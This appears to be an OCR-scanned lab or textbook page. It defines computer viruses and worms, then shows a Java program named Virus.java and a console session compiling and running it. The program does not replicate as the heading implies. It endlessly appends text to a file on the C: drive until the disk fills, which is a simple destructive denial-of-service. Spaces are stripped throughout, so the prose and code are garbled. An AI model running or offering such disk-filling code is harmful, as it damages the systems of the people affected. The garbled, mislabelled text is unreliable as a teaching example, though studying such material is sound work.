
Acomputervirusismaliciouscodethatreplicatesbycopyingitselftoanotherprogram,computer bootsectorordocumentandchangeshowacomputerworks.Thevirusrequiressomeoneto knowinglyorunknowinglyspreadtheinfectionwithouttheknowledgeorpermissionofauseror systemadministrator.Incontrast,acomputerworm isstand-aloneprogrammingthatdoesnot need tocopyitselftoahostprogramorrequirehumaninteractiontospread.Virusesandworms mayalsobe referredtoasmalware.

Virus.java

Code:

```
importjava.io.FileWriter;
importjava.io.IOException;
publicclassVirus
{
        publicstaticvoidmain(Stringargs[])
        {
                tr
                y
                {       FileWriterfw=new FileWriter("c:/virus.dll",true);
                        while(true)
                        {
                                fw.write("virushasbeenactivated");
                        }
                }
                catch(IOExceptione)
                {
                        e.printStackTrace();
                }
        }
}
```

Output:


Administrator: C:\Windows\system32\cmd.exe - java Virus
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\admin>d:
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac Virus.java
D:\>java Virus